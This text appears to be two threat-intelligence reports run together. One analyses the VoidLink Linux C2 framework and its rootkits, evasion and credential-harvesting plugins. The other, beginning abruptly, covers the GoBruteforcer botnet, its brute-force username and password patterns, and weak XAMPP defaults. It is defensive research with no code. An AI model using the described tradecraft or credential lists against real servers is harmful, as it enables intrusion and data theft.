
The most interesting component of the dashboard is the plugin management panel. It allows the operator to deploy selected modules to victims and to upload custom modules. At the time of our research, 37 plugins were available, organized into several categories: Tools, Anti-Forensics, Reconnaissance, Containers, Privilege Escalation, Lateral Movement, and “Others” (see “Plugin System” below).
Figure 5 – Plugins Panel
Technical Overview
VoidLink is an impressive piece of software, written in Zig for Linux, and it is far more advanced than typical Linux malware. At its base, it features a conventional core that maintains implant stability. The core manages global state, communications, and task execution. This well-designed core hosts several features on top that make the malware a full-fledged C2 framework.

VoidLink is delivered through a two stage loader, where the final implant has core modules embedded, but external code can be downloaded at runtime as plugins:
Figure 6 – VoidLink High Level Overview
Cloud-First Tradecraft

VoidLink is a cloud-first Linux implant. Once a machine is infected, it surveys the compromised system and can detect which cloud provider the infected machine is running under. Currently, VoidLink can detect AWS, GCP, Azure, Alibaba, and Tencent, with plans to add detections for Huawei, DigitalOcean, and Vultr. For all these cloud providers, VoidLink queries additional information on instance metadata using the respective vendor’s API.
Figure 7 – Querying AWS metadata
In addition to cloud detection, it collects vast amounts of information about the infected machine, enumerating its hypervisor and detecting whether it is running in Docker container or a Kubernetes pod.
To ease data exfiltration, privilege escalation, and lateral movement in containerized environments, several post-exploitation modules are implemented—from automated container escapes over secret extraction to dedicated lateral movement commands.
Ultimately, the goal of this implant appears to be stealthy, long-term access, surveillance, and data collection.
Plugin Development API

In addition to the core modules and commands, the VoidLink framework offers an extensive development API, similar to (and likely inspired by) Cobalt Strike and its Beacon API. The API is set up during the malware’s initialization by creating an export table that contains all available APIs.
Figure 8 – Development API Export Table
When developing a VoidLink plugin, a developer can then reference these APIs to e.g. read files, create socket connections, execute files, resolve routines from shared objects or log to the C2 console. The whole API operates on direct syscalls, bypassing libc hooks.
Adaptive Stealth

Upon launch, VoidLink enumerates installed security products and hardening measures, including Linux EDRs and kernel hardening technologies. However, this information is not only returned to the operator but used to calculate a risk score for the environment and suggest an evasion strategy, which is then used in other modules to influence their behavior, so that, for example, a port scan is executed more slowly and with greater control in an environment where monitoring is implemented, and the risk is comparatively high. This pattern of adaptive stealth is one of VoidLink’s core principles and is applied throughout the framework.
Figure 9 – Detected EDRs
Rootkit Modules
Another noteworthy component is a monitor that helps VoidLink blend in with normal system activity. It builds a profile of host behavior by reading machine telemetry (CPU, memory, network, and active processes), parsing it, and creating adaptive intervals for communication with the C2, with constraints such as working hours and low-activity times.
A stealth module integrates advanced concealment techniques, including kernel-level techniques. It maintains a family of rootkits tailored to multiple kernel versions. It couples them with eBPF programs that can hook sensitive paths without requiring a traditional LKM on newer, locked-down systems. VoidLink handles rootkit deployment once again, based on the environment in which it runs, and chooses the right rootkit to deploy accordingly. Depending on the Kernel version and supported features, the following rootkits are chosen:
LD_PRELOAD: When the “kernel” flag is disabled, OR the kernel version is < 4.0
eBPF: For a Kernel version ≥ 5.5 with eBPF support
LKM: Kernel ≥ 4.0
Figure 10 – Rootkit deployment depending on environment
Using the rootkits, the implant can selectively hide its processes, files, and network sockets, as well as hide the rootkit modules themselves.
Command and Control

At the network level, VoidLink attempts to make outbound network connections appear legitimate; several modules conceal the traffic. There is a layer responsible for HTTP camouflage, which attempts to make requests appear legitimate.
Figure 11 – HTTP camouflage configuration
Requests, as well as exfiltrated files, can be hidden in various ways, including via PNG-like blobs, standard website content (JS/CSS/HTML), or by mimicking API traffic. VoidLink supports multiple transport protocols: HTTP/1.1, HTTP/2, WebSocket, DNS, and ICMP. All are managed through a protocol dubbed VoidStream by the developers. VoidStream handles encryption and message parsing for all of the previously mentioned protocols.
While not fully implemented, analyzed samples also contain methods for mesh C2—a peer-to-peer networking method in which infected machines form a mesh network, routing packets in-between each other without needing outbound internet access.
Anti-Analysis
VoidLink deploys several anti-analysis mechanisms. In addition to anti-debugging techniques, VoidLink detects various debuggers and monitoring tools. VoidLink also runs runtime integrity checks to identify potential hooks and patches. Additionally, a self-modifying code option decrypts protected code regions at runtime and encrypts them while not in use, evading runtime memory scanners. If VoidLink detects any type of tampering, it deletes itself.
Anti-forensic modules ensure that any traces left by VoidLink are also deleted. The malware cleans command histories, login records, system logs, and dropped files, all while ensuring that files are not only unlinked from the file system but also overwritten with random data to prevent forensic recovery.
Plugin System
VoidLink’s plugin system effectively expands its framework, evolving from an implant to a fully featured post-exploitation framework. Again, similar to Cobalt Strike and its Beacon Object Files, plugins come as (ELF) object files that are loaded at runtime and are executed in-memory.
The plugins available by default cover various categories:
Recon
Detailed system and environment profiling, user and group enumeration, process and service discovery, filesystem and mount mapping, and mapping of local network topology and interfaces.
Cloud
Kubernetes and Docker discovery and privilege-escalation helpers, container escape checks, and probes for misconfigurations that allow attackers to break out of pods or containers into the underlying host or cluster.
Credential Harvesting
Multiple plugins to harvest credentials and secrets, including SSH keys, git credentials, local password material, browser credentials and cookies, tokens, and API keys in environment variables or process arguments, and items stored in the system keyring.
Utilities and lateral movement
Post-exploitation tooling includes file management, interactive and non-interactive shells, port forwarding and tunneling, and an SSH-based worm that attempts to connect to known hosts and spread laterally.
Persistence
Persistence Plugins that establish persistence via native mechanisms like dynamic linker abuse, cron jobs, and system services.
Anti-forensics
Components that wipe or edit logs and shell history based on keywords and perform timestomping of files to disrupt forensic timelines.
Together, these plugins sit atop an already sophisticated core implementation, enriching VoidLink’s capabilities beyond cloud environments to developer and administrator workstations that interface directly with those cloud environments, turning any compromised machine into a flexible launchpad for deeper access or supply-chain compromise. The appendix lists all plugins we analyzed, with a summarized description of each.
Conclusion
VoidLink is a rapidly developing Linux command and control framework, tailored towards modern cloud environments with a focus on stealth. The sheer number of features and its modular architecture show that the authors intended to create a sophisticated, modern and feature-rich framework. VoidLink aims to automate evasion as much as possible,profiling an environment and choosing the most suitable strategy to operate in it. Augmented by kernel mode tradecraft and a vast plugin ecosystem, VoidLink enables its operators to move through cloud environments and container ecosystems with adaptive stealth.
While the larger part of the malware landscape targets Windows, the Linux platform is often an underlooked target by both malware developers and defenders. The creation of a framework dedicated to the Linux platform, and more specifically, cloud environments, shows that these platforms are a valid target for threat actors.
Although it is not clear if the framework is intended to be sold as a legitimate penetration testing tool, as a tool for the criminal underground, or as a dedicated product for a single customer, defenders should proactively secure their Linux, cloud, and container environments and be prepared to defend against advanced threats such as VoidLink.
Protections
Check Point Threat Emulation and Harmony Endpoint provide comprehensive coverage of attack tactics, file types, and operating systems, and protect against the attacks and threats described in this report.
GoBruteforcer (also called GoBrut) is a modular botnet, written in Go, that brute-forces user passwords for services such as FTP, MySQL, PostgreSQL, and phpMyAdmin on Linux servers. The botnet spreads through a chain of web shell, downloader, IRC bot, and bruteforcer modules.
The current wave of campaigns is driven by two factors: the mass reuse of AI-generated server deployment examples that propagate common usernames and weak defaults, and the persistence of legacy web stacks such as XAMPP that expose FTP and admin interfaces with minimal hardening.
According to our estimate, more than 50,000 Internet-facing servers may be vulnerable to GoBruteforcer attacks.
Check Point Research (CPR) observed a GoBruteforcer campaign targeting databases of crypto and blockchain projects. On one compromised host, we recovered Go-based tools, a TRON balance scanner and TRON and BSC “token-sweep” utilities, together with a file containing ~23,000 TRON addresses. On-chain transaction analysis involving the botnet operators’ recipient wallets shows that at least some of these financially motivated attacks were successful.
Introduction
GoBruteforcer is a botnet that turns compromised Linux servers into scanning and password brute-force nodes. It targets internet-exposed services such as phpMyAdmin web panels, MySQL and PostgreSQL databases, and FTP servers. Infected hosts are incorporated into the botnet and accept remote operator commands. Newly discovered weak credentials are used to steal data, create backdoor accounts, sell access, and expand the botnet.
The malicious toolkit is usually split into two parts. The first is an IRC bot that enables remote control of the compromised host, including command execution and updates. The second is a bruteforcer that is fetched later and used to scan random public IP ranges and attempt logins using credentials that are hardcoded or provided by the command and control (C2) server.
The botnet was first described publicly in 2023. In mid-2025, we began observing a more sophisticated GoBruteforcer variant in the wild. This new variant introduces a heavily obfuscated IRC bot (rewritten entirely in Go), improved persistence mechanisms, process-masking tricks, and server dynamic credential lists.
This article summarizes what we know about the 2025 variant, highlights its new features, and provides a broader context of misconfigured servers, weak credentials, and AI-assisted DevOps workflows.
Attack surface
Millions of database and file-transfer servers are publicly reachable on their default ports. Recent data from Shodan (a search engine for internet-connected devices and services) show roughly 5.7 million FTP servers, 2.23 million MySQL servers, and about 560 thousand PostgreSQL servers are exposed to the Internet.
Figure 1 — Number of MySQL servers publicly reachable on the default port (Source: Shodan search).

These services, together with tens of thousands of phpMyAdmin panels, form the primary attack surface for GoBruteforcer.
We compared the credential list used in GoBruteforcer campaigns against a database of approximately 10 million leaked passwords and found an overlap of roughly 2.44%. This gives us a baseline for a rough upper limit on the number of hosts that might accept one of the passwords that GoBruteforcer has at its disposal: approximately 54.6 thousand MySQL instances and 13.7 thousand PostgreSQL instances (note that this estimate does not account for correct usernames, host-based access restrictions, or other policy controls). Even with a low success rate, the large number of exposed services makes this type of attack an economically-attractive option. Our assumptions are supported by Google’s 2024 Cloud Threat Horizons report, which found that weak or missing credentials accounted for 47.2% of initial access vectors in compromised cloud surfaces. In practice, attackers do not need expensive techniques or zero-day exploits to gain access. They can simply try common usernames and passwords such as admin, 123456 or password1 until they obtain access (the bruteforce model). The evidence shows that this approach still succeeds far too often.
Drivers of the current wave

For GoBruteforcer to succeed, the attackers must guess not only a weak password but also a valid username that accepts remote logins. In our monitoring of the botnet, we observed that real GoBruteforcer attacks use common operational usernames such as appuser and myuser in their brute-force credential lists:
Figure 2 — Sample credential lists delivered by GoBruteforcer C2 for brute-force tasks.
The use of these names in attacks is not accidental. Most have circulated for years in database tutorials, vendor documentation, and community Q&A as convenient examples, many of which were copied into production environments.

Large language models (LLMs) are trained on this same public documentation and example code. It is therefore not surprising that they often reproduce the same configuration samples with popular default usernames like appuser and myuser. We asked two mainstream LLMs to help us create a MySQL instance in Docker. Both produced near-identical snippets with stock username patterns:
Figure 3 — Example snippets generated by different models for deploying MySQL in Docker.
AI clearly boosts productivity and lowers the barrier to entry: a person with little operational experience can use an AI assistant to create a database server in Docker in minutes. However, blindly following AI-provided instructions carries security risks as it leads to even wider use of standard configurations with common usernames in production. Although we do not think that GoBruteforcer specifically targets AI-assisted server installations, the widespread use of LLMs may help the botnet’s attacks become more successful.
The second driver for GoBruteforcer attacks is legacy web server software stacks such as XAMPP, which still power a considerable number of websites. These installations often ship with a preinstalled FTP server and default credentials (often without the administrator’s awareness) which serve as a functional backdoor waiting to be exploited.
Campaign patterns and targeting
GoBruteforcer targets four service types: FTP, MySQL, PostgreSQL, and phpMyAdmin.
The C2 server determines which service to attack, and also transmits a list of 200 credentials for the brute-force attack. The campaign profile, which includes the target and username and password sets, is rotated through several times per week. Within one campaign, the per-task password lists are newly created each time from a relatively small database, typically 375–600 commonly used weak passwords.
We observed broad spray campaigns and more focused runs. In generic sprays, the botnet operator uses a list of common operational usernames (php, operator, appuser, john, api, newuser, dbo, service, web, guest, myuser and others) and a standard weak-password base, sometimes with light username-flavored variants (for example appuser1234 or operatoroperator).
Some tasks are clearly sector-focused. For example, we observed an attack that used crypto-themed usernames such as cryptouser, appcrypto, crypto_app, and crypto. In these runs, the passwords used combined the standard weak list with crypto-specific guesses such as cryptouser1 or crypto_user1234.
Other campaigns target phpMyAdmin panels, often associated with WordPress sites. These attacks use a short username list: root, wordpress, and wpuser. The attackers supplement the common weak-password set with WordPress-style variants like wordpress, wordpress123 and wpuserwpuser.
We also observed username-focused runs that apply the full password pool to a single username such as appuser or root). Different single-username tasks are distributed across the botnet, so it is likely that many account names are tested in parallel.
To summarize, the attackers reuse a small, stable password pool for each campaign, refresh per-task lists from that pool, and rotate usernames and niche additions several times a week to pursue different targets.
Unlike the other services, FTP brute-force uses a small, hardcoded set of credentials embedded in the bruteforcer binary. That built-in set points to web-hosting stacks and default service accounts, as many usernames and passwords map to known defaults used by bundled distributions (notably XAMPP) and common web server deployments (e.g., apache, daemon, http, www, wordpress-style entries).
Attackers can use the discovered weak passwords to further spread the botnet (this may be possible in case of a successful compromise of WordPress) as well as steal sensitive data from compromised databases and sell access.
Operational workflow
We observed GoBruteforcer activity both in the wild and in dedicated honeypots. The data we collected show common initial access patterns that we saw repeatedly in campaigns and honeypot captures.

See Figure 4 for the attack chain:
Figure 4 — GoBruteforcer infection chain.
Initial access
A notable vector for initial compromise is internet-exposed FTP on servers running XAMPP. XAMPP is a widely used, easy-to-install Apache product that bundles Apache, MySQL/MariaDB, PHP/Perl, an FTP server (typically ProFTPD) and phpMyAdmin. By default, XAMPP is installed under /opt/lampp, and the web content directory /opt/lampp/htdocs is available on the web server. It’s designed for a local development environment and convenient installation rather than maximal security. As a result, it contains default weak passwords unless the administrator runs XAMPP’s security helper. In addition, the default ProFTPD configuration on XAMPP commonly maps the FTP root to that same webroot, which means a successful FTP login enables attackers to write files that are then implemented by the web server.
